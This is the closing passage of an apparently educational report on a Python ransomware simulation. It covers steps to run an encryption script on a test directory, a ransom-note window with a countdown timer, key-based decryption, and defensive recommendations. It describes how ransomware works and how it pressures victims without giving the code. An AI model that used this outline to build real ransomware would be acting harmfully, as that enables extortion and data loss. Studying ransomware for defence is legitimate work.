



2. Save an image named **ransom\_note.png** in the same directory as script.py




## Step 5: Run the Encryption Script

1. Run the script(script.py).
2. The files in the test directory will be encrypted and renamed.







3. A ransom note window will appear, displaying the ransom message, an image, and a countdown timer.




4. Copy the key from (key.key) and enter it in the text box provided in the ransom message.








## Step 6: Decryption

1. If the key is correct then a success message is displayed and the files in the test directory are restored to their original content and names.










2. If the key is incorrect, a failure message is displayed and the window persists.



## 5. Conclusion and Recommendations:

The ransomware simulation project successfully demonstrated the lifecycle of a typical ransomware attack, from encryption to decryption. Key findings from the project include:

1. **Encryption Mechanism:** The project showcased how easily files could be encrypted using modern cryptographic techniques. The Fernet encryption from the cryptography library was effective in securing the files, making unauthorized access impossible without the correct decryption key.
2. **Impact of Ransomware:** The simulation highlighted the potential disruption caused by ransomware attacks. Encrypted files become inaccessible, potentially causing significant data loss and operational downtime for individuals and organizations.
3. **User Interaction:** The ransom note component illustrated the psychological aspect of ransomware attacks. The countdown timer and ransom message create a sense of urgency and fear, pressuring victims into paying the ransom.

To mitigate the risk of ransomware attacks, the following countermeasures are recommended:

1. **Regular Backups:** Regularly back up critical data to offline storage or cloud services.
2. **Security Awareness Training:** Educate employees and users about the risks of ransomware, phishing attacks, and safe online practices. Training should include recognizing suspicious emails, links, and attachments.
3. **Robust Security Solutions:** Implement comprehensive security solutions, including antivirus software, firewalls, and intrusion detection/prevention systems.
4. **Access Controls and Privileges:** Regularly review and update access permissions.

**6. List of references:**

1. [Cryptography Documentation](#)
2. [Tkinter Documentation](#)
3. [Pillow Documentation](#)
4. [RansomwareSim Git Repo](#)
5. [Python Scripts on Ransomware Simulator](#)
6. Tutorials for developing Ransomware in python
7. Texts on Ransomware Simulation